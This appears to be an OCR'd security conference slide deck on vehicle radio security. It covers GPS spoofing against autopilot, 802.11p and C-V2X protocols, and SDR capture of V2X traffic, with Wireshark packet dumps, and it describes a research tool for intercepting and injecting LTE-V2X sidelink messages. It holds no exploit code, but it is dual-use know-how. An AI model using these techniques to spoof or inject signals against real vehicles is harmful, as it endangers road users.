
Traduire le post

GPS against autopilot?

GPS against autopilot?

Hijacking in action

- The signal GPS can be hijacked
- Some GPS receiver look at how strong the signal is + other mechanisms to avoid this
- But doing that in the right way, it's still possible to teleport!



GPS against autopilot?


Hijacking vs Autopilot

- Question: What about Autopilot?

Going further

Going further

Sensors in cars > ~200




Vehicle Sensors, the connected car - https://www.behance.net/gallery/51718817/Connected-car

Going further

V2X

- Vehicle-to-everything
- For autonomous driving → safety, efficiency, and comfort
- C-ITS (Cooperative Intelligent Transport Systems) → standardize Connected Automated Driving (CAD)
- Type of communications →
  - V2I
  - V2N
  - V2V
  - V2P
  - V2D
- 802.11p → first deployed



Source: An Overview of 3GPP Cellular Vehicle-to-Everything Standards by Xuyu Wang, Shiwen Mao, Michelle X. Gong

Going further


802.11p

- Based on Wi-Fi
- DSRC in US
- ITS-G5 in EU
- But deployed first with some security concerns:
  - No privacy
  - No impersonation mechanism

Going further

Capturing 802.11p data

- More 2 ways:
  - Using a dedicated dongle with a modified kernel[1]
  - Using and adapting Openwifi projects [2], or bladerf-wiphy[3]
  - Or still using at least a USRP B with WIME (allows also TX!):



Sample Rate: ○ 5 MHz ● 10 MHz ○ 20 MHz

gain: 50

```
No.  Time      Source             Destination  Protocol  Length Info
  12 0.799393  23:23:23:23:23:23  Broadcast    LLC          613 U,
  13 0.865971  23:23:23:23:23:23  Broadcast    LLC          613 U,
  14 0.999986  23:23:23:23:23:23  Broadcast    LLC          613 U,
  15 1.066742  23:23:23:23:23:23  Broadcast    LLC          613 U,
  16 1.199617  23:23:23:23:23:23  Broadcast    LLC          613 U,
  17 1.266376  23:23:23:23:23:23  Broadcast    LLC          613 U,
  18 1.333222  23:23:23:23:23:23  Broadcast    LLC          613 U,
  19 1.399663  23:23:23:23:23:23  Broadcast    LLC          613 U,
  20 1.466311  23:23:23:23:23:23  Broadcast    LLC          613 U,
  21 1.533601  23:23:23:23:23:23  Broadcast    LLC          613 U,
  22 1.600378  23:23:23:23:23:23  Broadcast    LLC          613 U,
  23 1.666836  23:23:23:23:23:23  Broadcast    LLC          613 U,
  24 1.933965  23:23:23:23:23:23  Broadcast    LLC          613 U,
  25 2.001156  23:23:23:23:23:23  Broadcast    LLC          613 U,
  26 4.271615  23:23:23:23:23:23  Broadcast    LLC          613 U,

▸ Frame 14: 613 bytes on wire (4904 bits), 613 bytes captured (4904 bits)
▸ Radiotap Header v0, Length 17
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ........
▸ Logical-Link Control
▸ Data (562 bytes)

0010  01 88 00 00 00 ff ff ff  ff ff ff 23 23 23 23 23   ........ ...#####
0020  23 ff ff ff ff ff ff 90  cf 20 00 aa aa 03 00 00   #....... . ......
0030  00 88 b5 30 30 30 30 30  36 34 37 36 31 20 00 ea   ...00000 64761 ..
0040  63 37 a8 55 f5 e5 48 03  63 2e 54 98 ae 06 70 9f   c7.U..H. c.T...p.
0050  43 b3 3d 85 91 37 b7 fc  07 e9 9d 9b ac 97 05 0f   C.=..7.. ........
0060  4d 2c 63 c1 90 ab c4 72  58 97 0b 85 9c f9 a3 5e   M,c....r X......^
0070  ac df 62 3d 16 19 39 9b  02 55 b5 2e eb 39 3c 39   ..b=..9. .U...9<9
0080  65 1f f9 74 49 3d e6 20  d4 70 a4 ef 69 47 4e 94   e..tI=.  .p..iGN.
0090  a5 2f d0 3a 48 88 d4 c8  dd 89 f5 48 41 b1 ff a5   ./.:H... ...HA...
00a0  4f 79 99 17 b5 fe 36 09  6e 59 f8 d6 1f c5 e9 c3   Oy....6. nY......
00b0  f3 b9 fc ba c0 50 83 1d  58 f7 e4 98 28 e3 bd f5   .....P.. X...(...

802.11 radio information (wlan_radio)    Packets: 26 · Displayed: 26 (100.0%) · Load time: 0:0.0
```


```
frame control: 00 88 (DATA)
Subtype: QoS Data
seq nr: 1069
mac 1: ff:ff:ff:ff:ff:ff
mac 2: 23:23:23:23:23:23
mac 3: ff:ff:ff:ff:ff:ff
instantaneous fer: 0
.........0000082989 . .7l@W..5B.d.U...u..w.S.W'.o.a.....
../_9...|I[B-Rk...h........k.....r...HP'C...DS..o....]b(
SQQ^.2.U...Be.<%.....U.]..$0.X.....2..c.^....:.....U6p....
....'T1...hcd..SIsI.vJs.k...u.\...O........f..8R...f.d..N
]..@>........ ..5.o.BCB4.q$..f..B....T..Fv...LoI.].x....:
.......2. ..S..H.G?.\.M6;..Gq........N.F[.S...5....B.M...
.e......T ph.......Je.jAG.yn......Lr..k_.ZFE^....x..J..
X.?u.-...& (.-..B
encoding: 6 - length: 600 - symbols: 26
length: 596

new mac frame  (length 596)
==========================================
duration: 00 00
frame control: 00 88 (DATA)
Subtype: QoS Data
seq nr: 1070
mac 1: ff:ff:ff:ff:ff:ff
mac 2: 23:23:23:23:23:23
mac 3: ff:ff:ff:ff:ff:ff
instantaneous fer: 0
.........0000082990 ....'x...o{.d.!T.............Y.7Z9-v.S.
...,.S.}.......r....ga744....MZl.s.v..s..}^....>.5.....RN.p
.....L.....A9.%!....5RLM..B.r.O_......@ ..<..t.m....J.\.X.X
\..../I+........ ../5T.6.8....Rk......Y.g..:.L.........]...
......GPhYv..n.'&...........6..JK..1g..6|...........R..`p...
.H..7...9...*.@..0..U...+@......`{8...D...Q...<..k.N?....
UM2...u..d.5.bD.>.......U....q".En|W.7...0.p..3Yv...M$v..
.Z..-a.8..X.tB..'
```

[1] https://harrisonsand.com/posts/802-11p-v2x-hunting/
[2] https://github.com/open-sdr/openwifi
[3] https://www.nuand.com/bladerf-wiphy/

Going further

Example of a capture: CAMv1 message



```
No.   Time       Source               Destination  Protocol   Length  AMF  Info
   13 12.001925  0.15.0.04:e5:48:dc:… Broadcast    CAMv1         146       CAMv1
```

```
      ▼ GN_ADDR: 3c0004e548dca6e8
           0... .... = Manual: 0
           .011 11.. = ITS-S type: Road Side Unit (15)
           .... ..00 0000 0000 = ITS-S Country Code: Reserved (0)
           MID: CohdaWir_dc:a6:e8 (04:e5:48:dc:a6:e8)
        Timestamp: 3890296559ms
        Latitude: 59d55'17,77"N
        Longitude: 10d48'23,31"E
        1... .... = Position accuracy indicator: 1
        Speed: 327,68 m/s
        Heading: 0,0 degrees
     Reserved: 0
▼ BTP-B
    Destination Port: 2001
    Destination Port info: 0x0000
▼ Intelligent Transport Systems
  ▼ ItsPduHeader
      protocolVersion: 1
      messageID: cam (2)
      stationID: 184
  ▼ CoopAwarenessV1
      generationDeltaTime: Unknown (14337)
    ▼ camParameters
      ▼ basicContainer
          stationType: roadSideUnit (15)
        ▼ referencePosition
            latitude: Unknown (599278514)
            longitude: Unknown (108064763)
          ▼ positionConfidenceEllipse
              semiMajorConfidence: Unknown (95)
              semiMinorConfidence: Unknown (95)
              semiMajorOrientation: wgs84North (0)
          ▼ altitude
              altitudeValue: Unknown (614390)
              altitudeConfidence: alt-200-00 (13)
      ▼ highFrequencyContainer: rsuContainerHighFrequency (1)
          rsuContainerHighFrequency
```

```
0040  aa aa 03 00 00 00 89 47  11 00 50 01 20 50 02 00   ·······G ··P· P··
0050  00 1e 01 00 3c 00 04 e5  48 dc a6 e8 e7 e1 36 ef   ····<··· H·····6·
0060  23 b8 43 b2 06 70 ef fb  80 00 00 00 00 00 00 00   #·C··p·· ········
0070  07 d1 00 00 01 02 00 00  00 b8 38 01 00 fb 2b a5   ········ ··8··+·
0080  96 4e 37 58 3f 60 be 0b  e0 01 5c d2 da 80 7c 2b   ·N7X?`·· ··\···|+
0090  ff cf                                              ··
```

Going further


C-V2X

- Cellular V2X → LTE-V2X for the moment
- 2 modes of communications: Direct short-range & Network
- Powerful alternative to 802.11p (but 802.11bd is on its way!)
- Introduction of ProSe (Proximity Service) → Side Link → PC5 interface
- Defined by 3GPP
    - LTE: Rel. 12 & Rel. 13 → D2D and eD2D → Hazard warning
    - LTE Basic V2X by Rel. 14 → safety use case
    - 3GPP Release 15 → enhanced V2X → Enhanced Navigation & Infotainment
    - and 3GPP Release 16 includes work on 5G-NR → Cooperative auto. driving
- Current problem to solve → privacy protection and usurpation → use of PKI → handled by ETSI only not 3GPP

Going further

C-V2X tools and limitations

- LTE C-V2X implemented to srsRAN
  - Examples for Side Link RX
- Side Link → direct communication over PC5
- No SDR C-V2X for 5G-NR yet




```
    [Length of frame: 233]
    [Uplink grant size: 233]
    [CRC Status: OK (1)]
    [Carrier Id: Primary (0)]
  ▾ MAC PDU Header (SL-SCH) (3:193) (Padding:remainder)  [2 subheaders]
    ▾ Sub-header (SL-SCH)
        0011 .... = Version: 3
        .... 0000 = Reserved bits: 0x0
        Source Layer-2 ID: 0x72e066
        Destination Layer-2 ID: 0xaaaaaa
    ▾ Sub-header (lcid=3, length=193)
        00.. .... = Reserved bits: 0x0
        ..1. .... = Extension: 0x1
        ...0 0011 = LCID: 3 (0x03)
        1... .... = Format: Data length is >= 128 bytes
        .000 0000  1100 0001 = Length: 193
    ▾ Sub-header (lcid=Padding, length is remainder)
        00.. .... = Reserved bits: 0x0
        ..0. .... = Extension: 0x0
        ...1 1111 = LCID: Padding (0x1f)
  SDU (3, length=193 bytes): 186000000000510104e93c3135373337343033393539383 6….
  Padding data: 0000000000000000000000000000000000000000000000000…
  [Padding length: 29]

0000  01 00 08 02 10 01 03 00  01 04 00 00 07 01 0a 00   ········ ········
0010  0f 00 01 30 72 e0 66 aa  aa aa 23 80 c1 1f 18 60   ···0r·f· ··#····`
0020  00 00 00 00 51 01 04 e9  3c 31 35 37 33 37 34 30   ····Q··· <1573740
0030  33 39 35 39 38 36 30 30  31 3e 41 42 43 44 45 46   39598600 1>ABCDEF
0040  47 48 49 4a 4b 4c 4d 4e  4f 50 51 52 53 54 55 56   GHIJKLMN OPQRSTUV
0050  57 58 59 5a 41 42 43 44  45 46 47 48 49 4a 4b 4c   WXYZABCD EFGHIJKL
0060  4d 4e 4f 50 51 52 53 54  55 56 57 58 59 5a 41 42   MNOPQRST UVWXYZAB
0070  43 44 45 46 47 48 49 4a  4b 4c 4d 4e 4f 50 51 52   CDEFGHIJ KLMNOPQR
0080  53 54 55 56 57 58 59 5a  41 42 43 44 45 46 47 48   STUVWXYZ ABCDEFGH
0090  49 4a 4b 4c 4d 4e 4f 50  51 52 53 54 55 56 57 58   IJKLMNOP QRSTUVWX
00a0  59 5a 41 42 43 44 45 46  47 48 49 4a 4b 4c 4d 4e   YZABCDEF GHIJKLMN
00b0  4f 50 51 52 53 54 55 56  57 58 59 5a 41 42 43 44   OPQRSTUV WXYZABCD
00c0  45 46 47 48 49 4a 4b 4c  4d 4e 4f 50 51 52 53 54   EFGHIJKL MNOPQRST
00d0  55 56 57 58 59 5a 41 42  43 44 45 46 47 48 49 00   UVWXYZAB CDEFGHI·
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

Going further

Our tool on LTE-V2X


- Based band srsRAN
- Focuses on PC5 mode 4
- Features:
  - Detection of capable V2X devices
  - Intercept and inspect SL messages
  - Injection of messages in current dev.



